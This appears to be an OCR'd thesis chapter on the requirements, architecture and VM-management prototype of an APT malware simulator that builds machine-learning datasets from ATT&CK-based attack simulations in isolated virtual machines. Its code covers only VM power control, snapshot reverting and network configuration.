



Figure 3.3 – Sequence diagram of object creation or update

## 3.2 Functional and non-functional requirements

In designing the APT Malware Simulator, it is crucial to define both functional and non-functional requirements to ensure the system meets its intended goals. Functional requirements detail the specific behaviors and operations the simulator must perform, such as simulating various malware tactics and techniques, managing simulation environments, and collecting behavior data. Non-functional requirements, on the other hand, address the overall system qualities and performance standards, including scalability, reliability, usability, and security. These requirements provide a comprehensive framework to guide the development and evaluation of the simulator, ensuring it is both effective in functionality and robust in performance.

### 3.2.1 Functional requirements

The functional requirements of the APT Malware Simulator define the specific capabilities and features that the system must possess to achieve its objectives. These requirements outline the necessary actions the simulator must be able to perform, such as the accurate replication of adversary tactics and techniques, the dynamic creation and management of simulation environments, and the comprehensive logging of simulation activities.

#### 3.2.1.1 Simulation of APT Malware Activity

The functional requirements of an APT Malware Simulator encompass the capability to replicate a broad array of APT malware activities, which extend but are not limited to system persistence, lateral movement through a network, data exfiltration, and the evasion of detection mechanisms. A central functional requirement, therefore, is to simulate these activities in an accurate and comprehensive manner. Contrary to the current implementations of adversary emulation tools, an essential functional requisite of the APT Malware Simulator is the distinct separation of different APT attacks. Typical adversary emulation tools tend to conduct a spectrum of possible TTPs within a single run script on the system. This approach lacks the granularity necessary for the purposes of the APT Malware Simulator. A high degree of separation is vital to ensure the integrity of input data for subsequent machine learning training, where the input is a specifically executed chain of TTPs. In essence, the APT Malware Simulator requires a more modular and structured implementation of TTPs. In addition, each simulation necessitates the creation of a suitable environment. Unlike adversary emulation tools that typically operate within a pre-defined system, the APT Malware Simulator must account for a myriad of possible environments. This requirement underlines the need for a more versatile and adaptable architecture, capable of configuring a conducive environment for each simulation. Therefore, the APT Malware Simulator requires the dynamic creation and management of simulated environments to accurately represent and execute various APT scenarios.

#### 3.2.1.2 Creation of a Realistic Dataset

One of the critical functional requirements for the APT Malware Simulator is the creation of a realistic and comprehensive dataset. This dataset must adequately represent the complexity and diversity of APT malware activity within a system. Contrary to an expansive dataset that might encapsulate both benign and malicious system activities, the Simulator is primarily geared towards simulating the malicious activity characteristic of APT malware.

Creating this dataset involves meticulously logging all the actions carried out by the APT malware simulator during its operation. This log needs to chronicle the progression of executed TTPs, including the details of the tools used, parameters involved, order of execution. Each entry must be time-stamped and contextualized, providing a detailed trail of the simulated APT operation. The generated log should contain all the necessary elements for training a machine learning model. In other words, it should be formatted in such a way that it can be readily fed into a model without significant pre-processing. This implies that the log must be consistent, structured, and exhaustive, capturing every action and reaction within the simulated environment. The core objective of this requirement is to construct a high-fidelity dataset that accurately mirrors the intricacies and nuances of real-world APT malware activity. This dataset not only forms the backbone of the machine learning model training but also serves as an invaluable resource for cybersecurity researchers, educators, and analysts who wish to gain insights into the operational mechanics of APT malware.

#### 3.2.1.3 Simulation Control and Flexibility

Another key functional requirement of the Simulator is to offer significant simulation control and flexibility. Unlike the discussed adversary emulation tools, the Simulator is expected to replicate a multitude of possible attacks across various systems, providing a comprehensive depiction of APT malware behaviors. However, to offer to the specific research needs, the Simulator should also provide an option for selective simulation. This feature would allow users to choose specific TTPs, or even particular executors, thereby tailoring the simulation according to their distinct objectives. By doing so, it becomes possible to drill down on particular elements of APT activity and to study them in depth, whether to understand a specific threat actor's behavior or to test system defenses against a known exploit.

#### 3.2.1.4 Integration with Other Systems

While the Simulator's primary objective is the accurate replication of malicious APT activity within a given environment, its design is not concentrated on the collection or analysis of system responses or security logs resultant from these activities. The goal of a simulation is often enriched by the corresponding system reactions, which provide invaluable insights into the efficiency of the current

defense mechanisms and the potential vulnerabilities within the system. Therefore, the Simulator should be architecturally designed to facilitate seamless integration with external monitoring tools or systems. This interoperability would enable these secondary tools to concurrently operate during the simulation, capturing real-time system responses, collecting relevant security logs, and performing post analyses if needed. Such an integrated approach significantly expands the Simulator's functionality without diverting its core focus on replicating APT behaviors. The integration capability aligns with the multifaceted nature of cybersecurity operations, where diverse tools are often used in concert to provide a comprehensive security analysis. It further allows for customized simulation environments where users can deploy their preferred response logging and analysis tools, thus enhancing the Simulator's flexibility and broadening its potential applications.

### 3.2.2 Non-functional Requirements

The non-functional requirements of the APT Malware Simulator address the overarching qualities and performance standards necessary for the system to operate effectively and efficiently. These requirements focus on aspects such as scalability, reliability, usability, and security, which are essential for ensuring that the simulator can handle varying workloads, provide consistent performance, and be user-friendly.

#### 3.2.2.1 Performance

The simulator should be designed to make optimal use of CPU, memory, and storage, ensuring effective operation across systems with varying capabilities. The importance of parallel processing is also a critical aspect, as the tool should be engineered to run multiple simulations simultaneously. This could be achieved through multi-threading or distributed computing techniques, significantly enhancing performance while reducing simulation time.

The scalability of the simulator is a key consideration. It should be built to manage an increasing load of APT/Malware simulations effectively, with capabilities for both horizontal and vertical scaling. Performance metrics such as throughput, response time, and processing speed should be defined to evaluate the simulator's effectiveness in real-world scenarios. The system also should provide flexibility in resource allocation, allowing users to specify and adjust the resources dedicated to the simulation, tailoring it to their system's capabilities and requirements.

#### 3.2.2.2 Security

The requirement ensuring that the simulation environment is rigorously isolated and controlled. This isolation is pivotal to prevent any potential harm to other systems. The simulator is envisioned to operate in a securely encapsulated environment, where all activities are confined within defined boundaries. This approach ensures that any actions, even if they replicate malicious behavior, remain

entirely within the controlled simulation space, eliminating the risk of inadvertent impact on external systems or networks. The design of this controlled environment should be guided by best practices in cybersecurity, ensuring a high level of security integrity while allowing for comprehensive simulation of APT and malware activities.

#### 3.2.2.3 Usability

In addressing the usability aspect of the non-functional requirements for the APT/Malware action simulator, the focus is on ensuring that the system is user-friendly and accessible. The interface design is envisioned to be intuitive, facilitating ease of use even for individuals who may not possess extensive technical expertise in APT or malware simulations. The system is designed to provide clear guidance and support, allowing users to navigate through various functionalities effortlessly. Emphasis is placed on creating a seamless user experience, with features such as straightforward controls, clear and concise documentation, and responsive feedback mechanisms.

#### 3.2.2.4 Extensibility

It is required that the system is designed to be inherently adaptable, allowing for the incorporation of various user-specified tools and scripts. This extensibility is key to enabling users to customize their simulation experiences, particularly in terms of the data they wish to collect and analyze, such as system logs, network traffic, and other pertinent information. The system should be built with a modular architecture, facilitating the easy integration and interchange of different components and tools. This design approach ensures that as user needs evolve or as new technologies emerge, the simulator can be readily updated or expanded, maintaining its relevance and utility over time.

### 3.2.3 Summary of system requirements

Table 3.1 represents summary of systems requirements.

Table 3.1 – Summary of system requirements

| Functional requirement code | Name | Description |
|---|---|---|
| fr.1 | Simulation of APT activity | System can be used to simulate APT malware activity |
| fr.2 | Creation of realistic dataset | System is able to simulate realistic APT activity and developed with intend to provide interface for activity database collection |
| fr.3 | Simulation control and flexibility | System can be easily configured to simulate specific scenarios |
| fr.4 | Integration with other systems | System provides interface to extend its functionality e.g. log collection, activity collection, automation of scenario generation |

| | | |
|---|---|---|
| nfr.1 | Performance | System can conduct simulation in consistent time and do not require special hardware set up to run |
| nfr.2 | Security | System isolates simulation process to prevent any security incidences |
| nfr.3 | Usability | Simulation can be run easily from user perspective |
| nfr.4 | Extensibility | System can be easily updated with new attack definitions and user specified scripts that allow to tune simulation or capture gather data |

### 3.3 Simulation model

The model for the APT Malware Simulator will be based on integrating the well-established Cyber Kill Chain framework with the comprehensive MITRE ATT&CK knowledge base. This integration is critical for simulating adversary tactics and techniques grounded in real-world observations, ensuring the simulator's relevance and accuracy. In the second section of this thesis, the concept of models for adversary emulations is thoroughly discussed. Building upon this foundation, the APT malware Simulator model is designed to not only align with existing adversary emulation paradigms but also to extend them. This extension is achieved through a strategic segmentation of specific APT attacks within distinct environments. Unlike some adversary emulation tools that execute a selected set of scripts emulating a broad range of TTPs, this simulator aims for a more targeted approach. Advanced tools like CALDERA, which allow for the selection of a defined attack chain to simulate specific APT groups, also influence this model. However, the unique proposition of this simulator lies in its offline planning approach. In this approach, high-level objects are first defined to represent the array of possible Tactics and Techniques usable by adversaries. Ideally, this covers all TTPs proposed by ATT&CK, with a focus on those directly observable on a target system such as Execution, Persistence, and Collection. The model also finds a novel application for Tactics that are not directly visible on the target system (like Reconnaissance, Resource Development), using them to logically set specific environments for further execution. Subsequently, scripts are developed to construct these specific environments and execution chains, simulating an attack. The core of this simulation is to mimic the strategies and methods used in historical APT attacks, acknowledging the inherent challenge of rapidly changing attack methods compared to more variable IOCs and attacker tools.

The model's development is significantly informed by MITRE's concept of Adversary Emulation Plans, which demonstrates the practical application of the ATT&CK framework. These plans, derived from publicly available threat reports, offer a structured methodology to link ATT&CK tactics based on

common red teaming experiences. This involves investigating specific APT groups identified in ATT&CK to create potential emulation plans that mimic these groups' known TTPs and behaviors. A notable aspect of these plans is the flexibility they offer in implementation, allowing operators to use common tools, scripts, or binaries while still adhering to the adversary's known behavioral patterns. An additional layer of flexibility can be introduced in the model through the use of existing open-source tools and codebases. This allows for dynamic generation of binaries during the planning phase, providing variability in IOCs while maintaining consistent behavioral patterns.





Figure 3.4 – Visualization of approach that will be used for building the simulation system





Figure 3.5 – Visualization of flow of proposed system

## 3.4 System Architecture and proposed implementation





Figure 3.6 – System architecture diagram

The architecture of the APT Malware Simulator is conceptualized as a multi-module system, each with distinct responsibilities that collectively contribute to a robust simulation environment, visualization of system architecture is presented on figure 3.6.

The Graphical User Interface (GUI) is developed as the user's gateway to the simulator, providing an interface for the configuration and monitoring of simulations. It allows users to define simulation parameters, initiate and monitor simulations, and get the results. The GUI is designed to abstract the complexity of the underlying simulation processes into user-friendly controls and dashboards.

The Configuration Management Module is designed to be the manager of user input configurations. It processes the user's instructions, such as the selection of TTPs to filter, and the specific plans to be executed. It also handles the details of data collection during simulations, like, for example, scripts for monitoring Windows registry changes etc., ensuring that the user's data collection requirements are seamlessly integrated into the simulation workflow.

The Logging Module captures a detailed record of the simulation process. It logs every event and change, and all simulation steps providing a comprehensive dataset for post-simulation analysis.

The Planning Module serves as the command center for simulation plans and objects that describe TTPs and contain information on how to simulate them and how to create environment for simulation. It provides the tools to generate and construct detailed simulation plans. Each plan is meticulously crafted, detailing the environment setup and defining the scripts and binaries that will be used to simulate the malware activity. This module acts as the strategic planner, where the abstract concepts of threat emulation are translated into executable actions. It provides following by utilizing Environment Management Module and Script Building Module.

Environment Management Module is essential for creating a controlled simulation space, this module manages the setup, maintenance, and teardown of the simulation environment. It ensures that each simulation has access to the necessary resources and that the environment conditions reflect the specific scenario being emulated, while Script Building Module automates the generation of executable scripts based on predefined simulation conditions. It ensures that the simulation's operational logic is encapsulated within scripts that can be executed with precision, supporting complex and varied simulation scenarios.

Agent control module is new feature that not discussed in the model but it rather needed for correct implementation. It will help to properly set simulation environment by delivering required files and configuration and setting up required services, synchronize simulation activities between attack and target hosts and support in some implementation of simulation activities. For example, if user needed to run some specific file for initial attack vector, or attacker on some stage tries to use keylogger, such user activities can be simulated by introducing such agent.

After presenting general concepts with description above, in next sub-section some additional details will be given with examples of proposed implementation during experimental and prototyping phases.

### 3.4.1 Environment manager

The most important thing during implementing the environment management module is to select platform that will give full control over OS that is virtualized, during prototyping phase two Type 2 hypervisors were chosen for implementation: VMware Workstation Pro(*VMware Desktop Hypervisors for Windows, Linux, and Mac*, n.d.) and VirtualBox(*Oracle VM VirtualBox*, n.d.). Common interface and implemented solution for VMWare Workstation is presented on figure 3.7.





Figure 3.7 – Interfaces used for environment management module and their implementation in prototype

From the diagram we can see that not only full OS control is mandatory but also ability to revert OS to some base state, interact with OS to execute command and run programs, sent file (without direct network interaction with guest OS itself), start and stop OS. It is small interface to implement, for VMWare environment both local REST API server and vendor provided binaries(vmrun) for guests control are used. Some essential functions implementation in Python are presented below as an example.

```
def start(self):
    r = self.vmware_api_session.put( url: f'{simulator_config.vmware_api_url}/vms/{self.vm_id}/power',
                                    data='on')
    exec_logger.debug(
        f'VMWare API request to power on VM: {str(self)} - Result: {r.status_code} {r.text}'.replace( __old: '\n', __new: ' '))
    return r.status_code == 200

 & kk *
def stop(self):
    r = self.vmware_api_session.put( url: f'{simulator_config.vmware_api_url}/vms/{self.vm_id}/power',
                                    data='off')
    exec_logger.debug(f'VMWare API request to shutdown VM: {str(self)} - Result: {r.status_code} {r.text}'.replace( __old: '\n', __new: ' '))
    return r.status_code == 200

 & kk *
def revert(self):
    total_snaps, snaps = self._get_my_snapshots()
    if simulator_config.simulation_base_snapshot_name not in snaps:
        exec_logger.error(f'Base snapshot not found for {str(self)}, impossible to revert environment.')
        return
    ps_command = f'& "{simulator_config.vmware_vmrun_binary_path}" revertToSnapshot "{self.vm_path}" {simulator_config.simulation_base_snapshot_name}'
    output = utils.powershell_execute_wrapper(ps_command)
    exec_logger.debug(f'VMWare vmrun reverting to base snapshot {simulator_config.simulation_base_snapshot_name} for {str(self)}. Raw results: Errors: {output.stderr.replace('\n', ' ')} Output: {output.stdout.replace
```

Figure 3.8 – Example of some interface functions implementation for VMWareWorkstationProHost that is presented on figure 3.7

Things that are also important for implementation are ability to execution under privileged account that is present on the system and ability to revert to state that is preconfigure as base snapshot before any environment configuration or simulation is started. It allows to install required software, update guest configuration file, set up network, create unprivileged account and to do everything that is required for successful simulation on that host.

As seen from architecture diagram (fig. 3.6), GUI (skipped from diagram for simplicity) is used for all configuration, so environment configuration is also configured through GUI:





Figure 3.9 – Part of the GUI that used to define configuration for environment

Regarding other relationship from architecture, as a database for prototype flat files in JSON and raw text format are used that are logically separated in folders for each of the modules (*Actions · Master · Artem Makartsov 20222143 / APT Malware Action Simulator · GitLab*, n.d.). Script building module implemented as part of different classed, for example for initial network set-up following scripts, depending from target environment are used:

```
{
    "input_arguments": ["ip_address", "interface_name","gateway"],
    "interpreter": "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe",
    "output": null,
    "read_script_from_file": true,
    "path_to_file_with_script": "enviroment_scripts/set_ip_and_gateway_windows.ps1",
    "script_text": null
}
```

Figure 3.10 – Example of script definition for network set up for Windows hosts

```
{
    "input_arguments": ["ip_address", "interface_name"],
    "interpreter": "/bin/bash",
    "output": null,
    "read_script_from_file": false,
    "path_to_file_with_script": null,
    "script_text": "ip addr flush dev {interface_name}\nip addr add {ip_address}/24 dev {interface_name}\nip link set {interface_name} up\nsystemctl restart networking"
}
```

Figure 3.11 – Example of script definition for part of network set up for Linux hosts

Each script that introduces some configuration for environment (and for techniques simulation, that will be discussed later) support dynamic parameters, when possible, therefor allowing for different IOC and artifact that left on the system after each simulation. For example, if network config defined with random parameter for IP address (fig. 3.12), we will have different IPs for hosts that are used for simulation (fig. 3.13).


Figure 3.12 – Example of network configuration


Figure 3.13 – Raw execution log that summarize all step it takes to initialize environment before configuration and simulation will be started, and impact of dynamic paraments for script files, where in this case random IPs from selected range are generated

As seen from figure 3.13 simulation for selected test plan is started from building the environment, VMs are booted and simulator ensures that OSes ready for simulation. Worth to note that network configuration is performed on initialization stage, because in fact all simulations activities will

require network connectivity between hosts, however any other configuration will be executed after initialization depending from which simulation plan were chosen (from the way how techniques will be simulated). Common network diagram that can be used in prototype is presented on figure 3.14, it includes all possible host types, however if plan does not include some specific host, it will not be used and initialized. Regarding technical requirements, in theory any operating system that is supported by hypervisor to be used as guest or host OS can be used, but some approaches for simulation of techniques can introduce restrictions to that, for example some binary that works only on Windows 10 but not on Windows 7 etc. For reference table 3.2 present environment that used during prototyping.

Table 3.2 – Environment information that used for prototyping stage

| **Used as** | **Version** |
|---|---|
| Host OS/Guest OS | Windows 10.0.19045 Build 19045 |
| Guest OS | Windows 10 Pro Build 19044.4291 |
| Guest OS | Linux kali 6.3.0-kali1-amd64 |
| Guest OS | Linux debian 5.10.0-21-amd64 |
| Guest OS | Windows Server 2022 Datacenter Build 20348 |
| Hypervisor | VMware® Workstation Pro 17.5.0 |





Figure 3.14 – Diagram that show simulation environment on different layers

Diagram in figure 3.15 summarize all steps and requirements from user perspective to setup and configure environment for simulation:





Figure 3.15 – Diagram that show process of adding new machine to Simulator environment from user perspective

### 3.4.2 Simulator concepts and implementation

#### 3.4.2.1 Defining Action

As was mentioned in the section that describes Simulator model each action that can be performed during APT malicious campaign will be defined and aggregated logically trough Techniques, this object includes information on how to simulate such activity, supported platforms for simulation, what should be configured so simulation will be successful and some additional metadata. For describing such object programmatically and logically Attack Flow(*Attack Flow v2.2.1 — Attack Flow v2.2.1 Documentation*, n.d.) project by MITRE was utilized, including language to describe common object required for simulation and philosophy of defining attack though graphs as sequence of actions that can setup something for other actions or introduce new effects to the system, it introduces a formalized language(extension of STIX2.1 standard(STIXTM Version 2.1, n.d.)) that standardizes the description of adversarial behaviors and their sequences, encapsulated within Techniques.

